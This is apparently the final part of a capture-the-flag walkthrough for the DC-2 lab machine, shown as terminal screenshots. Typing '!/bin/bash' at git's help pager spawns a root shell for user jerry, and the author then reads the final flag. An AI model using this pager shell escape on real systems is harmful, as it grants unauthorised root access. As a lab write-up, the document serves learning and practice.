
Note: But making terminal tab smaller do the trick for me



```
usage: git [--version] [--help] [-C <path>] [-c name=value]
           [--exec-path[=<path>]] [--html-path] [--man-path]
[--info-path]
           [-p|--paginate|--no-pager] [--no-replace-objects]
[--bare]
           [--git-dir=<path>] [--work-tree=<path>] [--namespa
ce=<name>]
           <command> [<args>]

The most commonly used git commands are:
   add        Add file contents to the index
   bisect     Find by binary search the change that introduce
d a bug
   branch     List, create, or delete branches
   checkout   Checkout a branch or paths to the working tree
   clone      Clone a repository into a new directory
:_
```




```
usage: git [--version] [--help] [-C <path>] [-c name=value]
           [--exec-path[=<path>]] [--html-path] [--man-path]
[--info-path]
           [-p|--paginate|--no-pager] [--no-replace-objects]
[--bare]
           [--git-dir=<path>] [--work-tree=<path>] [--namespa
ce=<name>]
           <command> [<args>]

The most commonly used git commands are:
   add        Add file contents to the index
   bisect     Find by binary search the change that introduce
d a bug
   branch     List, create, or delete branches
   checkout   Checkout a branch or paths to the working tree
   clone      Clone a repository into a new directory
!/bin/bash_
```



```
           [--exec-path[=<path>]] [--html-path] [--man-path]
[--info-path]
           [-p|--paginate|--no-pager] [--no-replace-objects]
[--bare]
           [--git-dir=<path>] [--work-tree=<path>] [--namespa
ce=<name>]
           <command> [<args>]

The most commonly used git commands are:
   add        Add file contents to the index
   bisect     Find by binary search the change that introduce
d a bug
   branch     List, create, or delete branches
   checkout   Checkout a branch or paths to the working tree
   clone      Clone a repository into a new directory
!/bin/bash
root@DC-2:/home/jerry# _
```

And Rooted



```
root@DC-2:~# cat final-flag.txt
 __    __     _ _       _                    _ 
/ / /\ \ \___| | |   __| | ___  _ __   ___  / \
\ \/  \/ / _ \ | |  / _` |/ _ \| '_ \ / _ \/  /
 \  /\  /  __/ | | | (_| | (_) | | | |  __/\_/ 
  \/  \/ \___|_|_|  \__,_|\___/|_| |_|\___\/   


Congratulatons!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```